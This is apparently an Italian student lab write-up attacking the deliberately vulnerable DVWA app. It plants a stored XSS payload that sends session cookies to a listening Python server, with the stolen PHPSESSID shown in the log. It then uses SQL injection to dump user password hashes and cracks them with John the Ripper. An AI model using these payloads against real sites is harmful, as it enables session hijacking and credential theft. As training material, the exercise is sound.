




Esercizio S6 L5



L'obiettivo dell'esercizio di oggi è andare a colpire le vulnerabilità SQL injection (blind) e XSS Stored della pagina DVWA per ottenere le password degli utenti e per rubare i cookie di sessione degli utenti.

Il livello di sicurezza di DVWA sarà impostato su Low per questo esercizio.

XSS Stored:

Vediamo come eseguire l'attacco XSS Stored. La pagina ci si presenterà come nell'immagine di fianco. Quando si inseriscono dei dati nei campi Name e Message e si preme poi Sign Guestbook il sito archiverà i dati inseriti e li mostrerà agli utenti. Questi dati vengono conservati dal sito (da qui il nome Stored) e vengono letti ogni volta che l'utente ricarica la pagina.

Per sfruttare la vulnerabilità ci basterà inserire del codice malevolo nel campo Message e premere Sign Guestbook così ogni utente che si collegherà a questa pagina eseguirà involontariamente il nostro codice.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)


Damn Vulnerable Web Application (DVWA) v1.0.7

XSS Stored:

Vogliamo fare in modo che la pagina rubi i cookie di sessione dell'utente e li spedisca ad un server sotto il nostro controllo, vediamo allora come impostare un server prima di procedere con l'attacco. Se non lo abbiamo già fatto in precedenza procediamo con l'installazione di python3 su Kali Linux eseguendo il seguente comando da terminale: `<<sudo apt install python3>>`


Terminata l'installazione possiamo configurare il nostro server; eseguiamo il comando:

`<<python3 -m http.server 9000>>` ed ecco che avremo configurato un semplice server con IP 0.0.0.0 in ascolto sulla porta 9000.




```
File Actions Edit View Help
(kali@kali)-[~]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

XSS Stored:



A screenshot of a web form titled "Sign Guestbook". It has two input fields: "Name *" with the value "Hack" and "Message *" containing a JavaScript payload: `<script>window.location='http://0.0.0.0:9000/?cook`. A "Sign Guestbook" button is at the bottom.




Adesso possiamo continuare col nostro attacco, torniamo su DVWA e proviamo ad inserire nel campo Message il seguente script:

```
<script>window.location='http://0.0.0.0:9000/?cookie=' + document.cookie</script>
```

Notiamo che il campo non accetta lo script per intero perchè ha un limite massimo di caratteri che possono essere scritti, rimediare a questo blocco è piuttosto semplice, sarà infatti sufficiente usare la funzione Inspect della pagina (tasto destro del mouse su un punto qualsiasi della pagina > Inspect) e trovare la riga in cui è definito il limite di caratteri per il campo Message che è impostato a 50 ed alzarlo ad un numero più alto, ad esempio 250.

XSS Stored:

Inseriamo lo script completo e premiamo Sign Guestbook. Lo script che abbiamo utilizzato reindirizzerà l'utente alla coppia IP porta del nostro server e richiederà i cookie di sessione dell'utente collegato che poi appariranno sul nostro server che è in ascolto. Nella prima immagine vediamo la schermata che appare all'utente che proverà a collegarsi alla pagina mentre nella seconda vediamo il suo cookie di sessione nel nostro server.



```
(kali@kali)-[~]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
127.0.0.1 - - [12/Jan/2024 15:10:46] "GET /?cookie=security=low;%20PHPSESSID=44ac2355732e65dc3dae904377b17a8c HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 15:10:47] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 15:10:47] "GET /favicon.ico HTTP/1.1" 404 -
```

SQL injection (blind):

La differenza tra SQL injection blind e non-blind sta nel fatto che in blind non restituisce alcun messaggio d'errore quando si inserisce una query con sintassi errata in un campo di testo, ma ricarica la pagina. Questo rende più difficile capire se ci sia effettivamente una vulnerabilità da poter sfruttare. Una volta confermata la presenza della vulnerabilità il processo di ottenimento della password diventa analogo a quello di SQL non-blind.

Inseriamo la seguente query per ottenere la lista di utenti:
<<1' OR 1=1#>>

possiamo poi procedere con un'altra query per ottenere gli hash dei rispettivi utenti:

<<1' UNION SELECT user, password FROM users#>>

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL injection (blind):

Creiamo un file di testo chiamato hash.txt e ci mettiamo le coppie user:hash dei 5 utenti, poi usiamo John the Ripper per craccare gli hash. Usiamo il seguente comando:

```
john  
--wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
```

nell'immagine accanto il risultato del cracking con le password in chiaro.



```
(kali@kali)-[~/Desktop]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
abc123 (gordonb)  
letmein (pablo)  
charley (1337)  
4g 0:00:00:00 DONE (2024-01-10 12:00) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```